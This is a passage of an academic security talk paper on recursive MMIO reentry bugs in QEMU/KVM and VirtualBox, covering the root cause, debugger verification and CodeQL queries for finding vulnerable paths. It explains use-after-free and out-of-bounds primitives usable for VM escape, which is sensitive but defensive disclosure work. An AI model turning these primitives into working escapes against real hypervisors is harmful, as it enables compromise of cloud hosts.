Matryoshka Trap: Recursive MMIO Flaws Lead to VM Escape

CanSecWest 2022

Qiuhao Li[1], Gaoning Pan[2], Hui He[1], Chunming Wu[2]

[1]*Harbin Institute of Technology* [2]*Zhejiang University*

https://t.me/learningnets

Table of Contents

Abstract **1**

1 Introduction **2**
- 1.1 QEMU/KVM Architecture 2
- 1.2 QEMU Memory Internals 3
- 1.3 MMIO Example 4
- 1.4 Environment 5

2 Recursive MMIO **6**
- 2.1 Root Cause 6
- 2.2 Common Consequences 8
- 2.3 Things on VirtualBox 9

3 Hunting with CodeQL **12**
- 3.1 Recursive Paths 12
- 3.2 UAF Primitives 15
- 3.3 Malloc Primitives 16

4 Case Study **19**
- 4.1 CVE-2021-3750 19
- 4.2 CVE-2021-3929 20
- 4.3 CVE-2021-3947 21

5 Exploit Development **22**
- 5.1 Background & Plan 22
- 5.2 User-Mode MMIO 23
- 5.3 Bypass ASLR 24
- 5.4 Hijack Control Flow 27

6 Potential Mitigations **30**
- 6.1 Check in Device 30
- 6.2 Log on Bus 30
- 6.3 Hybrid Solution 31

7 QEMU Security Process **32**

8 Conclusions **33**

Acknowledgments **34**

References **35**

Last Modified: December 16, 2021

https://t.me/learningnets

Abstract

When a hypervisor handles MMIO VM-exit to do DMA transfers, the same MMIO handler might be called later if the destination overlaps with its MMIO region. This kind of bug can damage the virtual device's state machine and even crash the hypervisor. However, little effort has been spent to study whether they are critical security issues – Are they exploitable?

In this paper, we will present our security research on QEMU/KVM, a hypervisor widely used in cloud computing, and analyze the root cause and common consequences of recursive MMIO, thus disclosing a new attack surface. Interestingly, we found that Oracle VirtualBox is also affected. To facilitate the hunting and exploiting process, we use CodeQL to automatically find flaws and exploit primitives. Additionally, we will share the details of our exploit development on a recursive MMIO vulnerability (CVE-2021-3929) and demonstrate a VM escape in the end.

Finally, we will give some thoughts about mitigations and the lessons we've learned.

https://t.me/learningnets

1 Introduction

1.1 QEMU/KVM Architecture

KVM (Kernel-based Virtual Machine) [1] is a Linux kernel module that makes Linux behave like a Type-1 hypervisor [2]. With the virtualization supports in the x86 instruction set like Intel VT-x [3] and AMD-V [4], it can provide CPU, memory, and device hardware virtualization for various virtual machines.

QEMU (Quick Emulator) [5] is an emulator which can work in two modes. The most common one, the “full system emulation” mode, is to provide virtualization of an entire machine (CPU, memory, and IO devices) to run a guest OS. In this mode, the CPU may be fully emulated using Dynamic Binary Translation [6], or it may work with a hypervisor such as KVM to gain better performance. It can also work in “user mode emulation”, where only a binary execute is compiled and run. In this paper, we only focus on the “full system emulation” mode.

Currently, many public cloud vendors use KVM and QEMU as their virtualization infrastructure. The following figure illustrates the high-level architecture view of KVM with QEMU:



Figure 1-1 High-level Architecture of QEMU/KVM

https://t.me/learningnets

As shown in Figure 1-1, the virtual machine and QEMU run in separate threads. With the help of KVM, the guest OS can execute most of its instructions directly on the host CPU. But when it tries privileged operations like PMIO o MMIO [7], it will trap into KVM from VMX non-root Ring 0/3 to VMX root Ring 0. The KVM will decide how to handle these VM exits. Most of the time, KVM will return to the QEMU in VMX root Ring 3 and tell it why the VM exited. QEMU will then emulate the corresponding devices and control KVM to rerun the VM.

1.2 QEMU Memory Internals

In QEMU, memory is modeled as acyclic graphs of AddressSpace and MemoryRegion objects. AddressSpce presents the space a CPU or a device can see (not necessarily to access). For example, the x86 CPU has a memory space and an I/O address space. Every AddressSpace contains a pointer to a tree constructed by MemoryRegions, which presents the RAM, MMIO regions, and controllers in the system. The following diagram shows their relationship:



Figure 1-2 Acyclic Graph of AddressSpace and MemoryRegion

https://t.me/learningnets

When the guest accesses an address, QEMU will search the address from the root memory region [8]. First, it checks if the address lies outside the region offset/size, then if the subregion is a leaf (RAM or MMIO), the search terminates, returning this leaf region. If the subregion is a container or an alias, the same algorithm is used within the subregion or at the alias target.

After getting the MemoryRegion leaf, if it is RAM, there will be a field called ram_block that points to mapped host memory or a host file. QEMU will directly copy/move data between the source and destination. As for non-direct access like PMIO and MMIO operations, each read or write causes the .write or .read callback in the MemoryRegion object. Most callbacks will go to the device's code to emulate relative behaviors.

1.3 MMIO Example

The .write and .read callback for MMIO MemoryRegion is defined in MemoryRegionOps object. For instance, in hw/net/e1000e.c [9], the 82574 GbE NIC device’s MMIO callbacks are defined as e1000e_mmio_write() and e1000e_mmio_read():

```
static const MemoryRegionOps mmio_ops = {
    .read = e1000e_mmio_read,
    .write = e1000e_mmio_write,
    .endianness = DEVICE_LITTLE_ENDIAN,
    .impl = {
        .min_access_size = 4,
        .max_access_size = 4,
    },
};
```

If we set a breakpoint at the write callback e1000e_mmio_write() and run the guest, the VM will stop there later, and gdb shows the stack backtrace as:

```
gef➤  bt
#0  e1000e_mmio_write at ../hw/net/e1000e.c:110
#1  0x000055ed4ee53e7b in memory_region_write_accessor at ../softmmu/memory.c:492
#2  0x000055ed4ee540cf in access_with_adjusted_size at ../softmmu/memory.c:554
#3  0x000055ed4ee571c0 in memory_region_dispatch_write at ../softmmu/memory.c:1504
#4  0x000055ed4eea6f1f in flatview_write_continue at ../softmmu/physmem.c:2777
#5  0x000055ed4eea7068 in flatview_write at ../softmmu/physmem.c:2817
#6  0x000055ed4eea73e2 in address_space_write at ../softmmu/physmem.c:2909
#7  0x000055ed4eea7453 in address_space_rw at ../softmmu/physmem.c:2919
#8  0x000055ed4eeb3db6 in kvm_cpu_exec at ../accel/kvm/kvm-all.c:2893
#9  0x000055ed4eef5123 in kvm_vcpu_thread_fn at ../accel/kvm/kvm-accel-ops.c:49
#10 0x000055ed4f0c2662 in qemu_thread_start at ../util/qemu-thread-posix.c:541
#11 0x00007f4ff02bf927 in start_thread at pthread_create.c:435
#12 0x00007f4ff034f9e4 in clone at ../sysdeps/unix/sysv/linux/x86_64/clone.S:100
```


https://t.me/learningnets

As we can see, the MMIO access is trapped to KVM and returned to QEMU, and QEMU uses the address_space_* API [10] to do the device access. After the flaw view operation which converts the tree-like memory model to a flat memory model, the access is dispatched to the callback.

Notably, the MMIO access is not handled in the main thread (id 1 below) but the vCPU thread (id 4 below) which triggers the MMIO operation. We will use this information later in the exploit development section.

```
[#0] Id 1, Name: "qemu-system-x86", stopped 0x7f4ff02bc140 in futex_wait (), reason: BREAKPOINT
[#1] Id 2, Name: "qemu-system-x86", stopped 0x7f4ff030fa48 in __GI___clock_nanosleep (), reason: BREAKPOINT
[#2] Id 3, Name: "qemu-system-x86", stopped 0x7f4ff02bbff9 in __futex_abstimed_wait_common64 (), reason: BREAKPOINT
[#3] Id 4, Name: "qemu-system-x86", stopped 0x55ed4eab60f4 in e1000e_mmio_write (), reason: BREAKPOINT
[#4] Id 5, Name: "SPICE Worker", stopped 0x7f4ff0342cdf in __GI___poll (), reason: BREAKPOINT
────────────────────────────────────────────────────────────────────────────────
gef➤  thread
[Current thread is 4 (Thread 0x7f4fe7fff640 (LWP 1697001))]
```

1.4 Environment

In this paper, all the studies are based on the following software versions:

```
OS: Ubuntu 21.10
Linux: 5.13.0
gcc: 11.2.0
glibc: 2.34
glib: 2.68.4
QEMU: 6.1.0
VirtualBox: 6.1.26
Guest OS: Ubuntu 21.04
```


https://t.me/learningnets

2 Recursive MMIO

2.1 Root Cause

In QEMU/KVM, MMIO is emulated by intercepting the memory accesses through EPT/NPT [43], and DMA is usually implemented by memcpy(). Additionally, a virtual device can see and access memory regions of other devices in its AddressSpace, including the system RAM, PCI device RAM (e.g., P2PDMA [42]), and MMIO regions [11]. Since the guest OS can control the data destination address of DMA, when it sets the DMA destination to overlap with the MMIO region of a device, the relative MMIO handlers will be called during the data transmission.

However, when the writes to MMIO operation forms a loop (recursive MMIO), it will cause problems -- the MMIO handler triggered by the DMA may have side effects on the device that launched the DMA. So when the control flow returns to the device, bad things may happen.



Figure 2-1 Device Reentry by Recursive MMIO

For example, as shown in Figure 2-1, we set device A's DMA destination address to the MMIO address of its own reset register. When device A writes its reset register later, its internal data structure, like the DMA data packets, will all be freed. After the reset routine returns, since the IO operations have not been completed, the freed data structure will still be used, thus triggering a use-after-free exception.

https://t.me/learningnets

It should be noted that if the DMA operations are called in an MMIO handler, the recursion will happen in the context of the vCPU thread. If the DMA operations are called in a BH (bottom half) or a timer, recursions will occur in the context of the main thread. We will use this information in the exploit development section.

This phenomenon not only occurs when the device directly launches DMA to itself – as long as it forms a recursion. For example, we can also create an indirect recursion shown in the following figure: Device A calls the MMIO handler of device B through DMA, triggers the DMA operation of B, and B will then trigger A's MMIO Handler through DMA.



Figure 2-2 Device Reentry by Indirect Recursive MMIO

In fact, this kind of device reentry not only can be achieved through DMA to MMIO but also through interrupt trigger [12]: Device A’s MMIO Handler -> Device B Triggers IRQ -> Device A’s Interrupt Handler. But because most harmful device reentry flaws are initiated by malicious MMIO (including the BH and Timer) access and end with another MMIO access into the same device, we only discuss the recursive MMIO flaws in this paper.

https://t.me/learningnets

2.2 Common Consequences

In essence, the recursive MMIO breaks the consistency of the device state machine transition. Therefore, depending on the design and implementation of different devices, the harm caused by reentry is also different. We give three examples here:

1. The most harmful possible vulnerability is use-after-free, and it's usually caused by a pattern: Write to MMIO Reset Register-> Free Device Internal Data -> Use Freed Data. If an attacker can occupy the released data between free and use, it is possible to escape the virtual machine.

2. In some devices, structures like data transfer size and data index are stored in the device's global buffer, and these data are only checked before being used. So attackers can launch DMA to the MMIO register that can modify these data during the data transmission process, then an out-of-bounds access situation will happen later. Attackers may achieve information leakage or control-flow hijacking.

3. Finally, the device may launch DMA to the MMIO register that will trigger the same DMA action, thus forming an endless recursive call. Attackers can use this flaw to crash the hypervisor (recursive stack overflow).

But why does the real hardware device have no such problems? There are three main reasons:

1. Most hardware circuits work in parallel, so device reentry will not occur in half of the DMA data transfer. The module that performs DMA write operations will complete all IO operations without being interrupted. But in virtualization software such as QEMU, our device simulation is serialized, so the DMA operation can be interrupted in the middle, enters another device or reenters itself to execute code, and finally returns to the interrupted place.

2. The hardware circuits don't have memory allocators similar to the software. So even if the hardware is affected by recursive MMIO, there won't be severe vulnerabilities such as use-after-free in the virtualization software. And it will be difficult to be exploited by attackers since hardware firmware is usually hard to reverse.

3. The threat model of hardware devices is different from that of virtual devices. Suppose an attacker can control a hardware device to generate recursive MMIO. The worst case is that the entire machine crashes, but the privilege of controlling the hardware is high, so this kind of attack is not scary. However, for QEMU, if the guest can control the virtual devices to do recursive MMIO and achieve virtual machine escape, this will be a real security issue.

https://t.me/learningnets

2.3 Things on VirtualBox

Can recursive MMIO happen in other hypervisors? Out of curiosity, we did some exploration on Oracle VirtualBox 6.1.26 [13].

In VirtualBox, most write-to-physical-address primitives, like PDMDevHlpPCIPhysWrite(), PDMDevHlpPhysWrite(), dmaR3WriteMemory(), Etc. are end to call PGMPhysWrite(). Here is a simplified version:

```
VMMDECL(VBOXSTRICTRC) PGMPhysWrite(PVMCC pVM, RTGCPHYS GCPhys, const void *pvBuf, size_t
cbWrite, PGMACCESSORIGIN enmOrigin)
{
    /* ...... */
    PPGMRAMRANGE pRam = pgmPhysGetRangeAtOrAbove(pVM, GCPhys);
    for (;;)
    {
        if (pRam && GCPhys >= pRam->GCPhys)
        {
            RTGCPTR off = GCPhys - pRam->GCPhys;
            while (off < pRam->cb)
            {
                /*
                 * Normal page? Get the pointer to it.
                 */
                if (   !PGM_PAGE_HAS_ACTIVE_HANDLERS(pPage)
                    && !PGM_PAGE_IS_SPECIAL_ALIAS_MMIO(pPage))
                {
                    /* ...... */
                }
                /*
                 * Active WRITE or ALL access handlers.
                 */
                else
                {
                    VBOXSTRICTRC rcStrict2 = pgmPhysWriteHandler(pVM, pPage, pRam->GCPhys +
off, pvBuf, cb, enmOrigin);
                    if (PGM_PHYS_RW_IS_SUCCESS(rcStrict2))
                        PGM_PHYS_RW_DO_UPDATE_STRICT_RC(rcStrict, rcStrict2);
                }

    /* ...... */
```

As we can see, PGMPhysWrite() respects access to non-RAM regions like MMIO -- it will call all the access handlers of the destination. So VirtualBox is also vulnerable to the recursive MMIO flaws in theory.

To verify our assumption, we compiled VirtualBox 6.1.26 with debug information and started it:

https://t.me/learningnets

```
./configure --disable-hardening  --build-debug
source ./env.sh
kmk BUILD_TYPE=debug
cd out/linux.amd64/debug/bin/src/
make
sudo make install
sudo rmmod vboxnetflt ; sudo rmmod vboxnetadp ; sudo rmmod vboxdrv
sudo insmod vboxdrv.ko; sudo insmod vboxnetadp.ko; sudo insmod vboxnetflt.ko
sudo chmod 666 /dev/vboxdrv && sudo chmod 666 /dev/vboxdrvu && sudo chmod 666
/dev/vboxnetctl
cd ..  && ./VirtualBox
```

Then we attached gdb to the VirtualBoxVM process and tried to trigger a recursive MMIO in the pcnet device. First, we set a breakpoint at DevPCNet.cpp:755 (the routine writes to the guest):

```
static void pcnetPhysWrite(PPDMDEVINS pDevIns, PPCNETSTATE pThis, RTGCPHYS GCPhys, const
void *pvBuf, size_t cbWrite)
{
    if (!PCNET_IS_ISA(pThis))
        PDMDevHlpPCIPhysWrite(pDevIns, GCPhys, pvBuf, cbWrite);
    else
        PDMDevHlpPhysWrite(pDevIns, GCPhys, pvBuf, cbWrite);
}
```

When the process stopped at pcnetPhysWrite(), we changed the GCPhys (physical address, controlled by the guest) to 0xf02000cc (in MMIO region of the pcnet device, size = 4k, offset = 0xcc). Then we set another breakpoint at DevPCNet.cpp:3952 (the MMIO handler of the pcnet device) and unset the previous breakpoint in pcnetPhysWrite(). Finally, we execute the continue command in gdb:

```
Thread 34 "NATRX" hit Breakpoint 1, pcnetPhysWrite (pDevIns=0x7fe7a8008000,
pThis=0x7fe7a80082c0, GCPhys=3693277184, pvBuf=0x7fe7a80095f8, cbWrite=64) at
/home/qiuhao/hack/VirtualBox-6.1.26/src/VBox/Devices/Network/DevPCNet.cpp:755
755         if (!PCNET_IS_ISA(pThis))
(gdb) list
750      * @param   pvBuf       Host side buffer address
751      * @param   cbWrite     Number of bytes to write
752      */
753     static void pcnetPhysWrite(PPDMDEVINS pDevIns, PPCNETSTATE pThis, RTGCPHYS GCPhys,
const void *pvBuf, size_t cbWrite)
754     {
755         if (!PCNET_IS_ISA(pThis))
756             PDMDevHlpPCIPhysWrite(pDevIns, GCPhys, pvBuf, cbWrite);
757         else
758             PDMDevHlpPhysWrite(pDevIns, GCPhys, pvBuf, cbWrite);
759     }
(gdb) set GCPhys=0xf02000cc
(gdb) disable breakpoints
```


https://t.me/learningnets

```
(gdb) b DevPCNet.cpp:3952
Breakpoint 2 at 0x7fe77cbcd45e: file
/home/qiuhao/hack/VirtualBox-6.1.26/src/VBox/Devices/Network/DevPCNet.cpp, line 3952.
(gdb) info b
Num     Type           Disp Enb Address            What
1       breakpoint     keep n   0x00007fe77cbc1c59 in pcnetPhysWrite(PPDMDEVINS,
PPCNETSTATE, RTGCPHYS, void const*, size_t)
                                                   at
/home/qiuhao/hack/VirtualBox-6.1.26/src/VBox/Devices/Network/DevPCNet.cpp:755
       breakpoint already hit 1 time
2       breakpoint     keep y   0x00007fe77cbcd45e in pcnetR3MmioWrite(PPDMDEVINS, void*,
RTGCPHYS, void const*, unsigned int)
                                                   at
/home/qiuhao/hack/VirtualBox-6.1.26/src/VBox/Devices/Network/DevPCNet.cpp:3952
(gdb) c
Continuing.
```

Immedietly the process stoped at pcnetR3MmioWrite() and the off variable is 0xcc:

```
Thread 16 "EMT-0" hit Breakpoint 2, pcnetR3MmioWrite (pDevIns=0x7fe7a8008000, pvUser=0x0,
off=204, pv=0x7fe7a80095f8, cb=64) at
/home/qiuhao/hack/VirtualBox-6.1.26/src/VBox/Devices/Network/DevPCNet.cpp:3952
3952        PPCNETSTATE     pThis   = PDMDEVINS_2_DATA(pDevIns, PPCNETSTATE);
(gdb) list
3947    /**
3948     * @callback_method_impl{FNIOMMMIONEWWRITE}
3949     */
3950    static DECLCALLBACK(VBOXSTRICTRC) pcnetR3MmioWrite(PPDMDEVINS pDevIns, void *pvUser,
RTGCPHYS off, void const *pv, unsigned cb)
3951    {
3952        PPCNETSTATE     pThis   = PDMDEVINS_2_DATA(pDevIns, PPCNETSTATE);
3953        PPCNETSTATECC   pThisCC = PDMDEVINS_2_DATA_CC(pDevIns, PPCNETSTATECC);
3954        VBOXSTRICTRC    rc      = VINF_SUCCESS;
3955        Assert(PDMDevHlpCritSectIsOwner(pDevIns, &pThis->CritSect));
3956        RT_NOREF_PV(pvUser);
(gdb) p/x off
$1 = 0xcc
```

Since there is no register with offset 0xcc in the pcnet device [15], we can be sure this MMIO write operation is triggered by the previous pcnetPhysWrite() instead of the driver in the guest OS -- A recursive MMIO write!

Although this is only an artificial verification, we believe that similar results can be achieved inside the guest OS. Because the focus of this paper is on QEMU/KVM, we leave it as future work to research VirtualBox and other hypervisors.

https://t.me/learningnets

3 Hunting with CodeQL

3.1 Recursive Paths

In section 2.1, we said there are two common paths to trigger the recursive MMIO:

1. MMIO handler (vCPU thread)→Write-to-Phys-Address API (DMA)→MMIO handler.
2. BH/Timer callback (main thread)→Write-to-Phys-Address API (DMA)→MMIO handler.

To automatically find those paths in virtual devices using CodeQL, we first need to describe the characteristics of the MMIO handlers and BH/Timer callbacks. As for the MMIO access handlers, it's defined in MemoryRegionOps:

```
struct MemoryRegionOps {
    /* Read from the memory region. @addr is relative to @mr; @size is
     * in bytes. */
    uint64_t (*read)(void *opaque,
                     hwaddr addr,
                     unsigned size);
    /* Write to the memory region. @addr is relative to @mr; @size is
     * in bytes. */
    void (*write)(void *opaque,
                  hwaddr addr,
                  uint64_t data,
                  unsigned size);
    /* ...... */
```

So we can search each device's MemoryRegionOps object (global static variable) and get the MMIO handlers. Here we omit the MMIO read handlers since most of them cannot trigger a write to a physical address:

```
class MMIOFn extends Function {
  MMIOFn() {
    exists(GlobalVariable gv |
      gv.getFile().getAbsolutePath().regexpMatch(".*qemu-6.1.0/hw/.*") and
      gv.getType().getName().regexpMatch(".*MemoryRegionOps.*") and
      gv.getName().regexpMatch(".*mmio.*") and
      gv.getInitializer().getExpr().getChild(1).toString() = this.toString()
    )
  }
}
```


https://t.me/learningnets

For BHs and timers, they are created by calling qemu_bh_new_full() and timer_new_ns(). The callbacks are passed as the first and the second parameters. So we can search these two functions in each device to get the BHs and timers' callback:

```
class BHTFn extends Function {
  BHTFn() {
    exists(FunctionCall fc |
      fc.getTarget().getName().regexpMatch("qemu_bh_new_full|timer_new_ns") and
      fc.getFile().getAbsolutePath().regexpMatch(".*qemu-6.1.0/hw/.*") and
      (fc.getChild(0).toString() = this.toString() or fc.getChild(1).toString() =
this.toString())
    )
  }}
```

The last functions we need to know are the write-to-physical-address APIs (DMA). In QEMU's doc [10], we can find a lot of alternative functions, like dma_memory_write(), pci_dma_write(), dma_buf_read(), Etc. Actually, they all call to address_space_write() in the end:



Figure 3-1 address_space_write() Called-by Graph

To improve the performance when searching, we hard code those APIs in CodeQL queries:

```
class ReentryFn extends Function {
  ReentryFn() {
    this.getName()

.regexpMatch("address_space_write|address_space_unmap|dma_memory_set|cpu_physical_memory_unm
ap|dma_memory_unmap|dma_memory_write_relaxed|pci_dma_unmap|dma_blk_cb|dma_blk_unmap|dma_memo
ry_write|stb_dma|stl_be_dma|stl_le_dma|stq_be_dma|stq_le_dma|stw_be_dma|stw_le_dma|pci_dma_w
rite|dma_buf_read|dma_blk_write|stb_pci_dma|stl_be_pci_dma|stl_le_pci_dma|stq_be_pci_dma|stq
_le_pci_dma|stw_be_pci_dma|stw_le_pci_dma")
  }
}
```

Then we use the PathGraph module in CodeQL [16] to find all the possible recursive paths. We need to define our own edges query-predicate, which is the call relationship, and the nodes, which is arbitrary functions:

```
query predicate edges(Function a, Function b) { a.calls(b) }
```

Finally, we can leverage the transitive closures in CodeQL [17] to do searches:

https://t.me/learningnets

```
/**
 * @kind path-problem
 */

/* MMIOFn -> ReentryFn */
from MMIOFn entry_fn, ReentryFn end_fn
where edges+(entry_fn, end_fn)
select end_fn, entry_fn, end_fn, "MMIO -> Reentry: from " + entry_fn.getName() + " to " +
end_fn.getName()

/* BHTFn -> ReentryFn */
from BHTFn entry_fn, ReentryFn end_fn
where edges+(entry_fn, end_fn)
select end_fn, entry_fn, end_fn, "BH/Timer -> Reentry: from " + entry_fn.getName() + " to "
+ end_fn.getName()
```

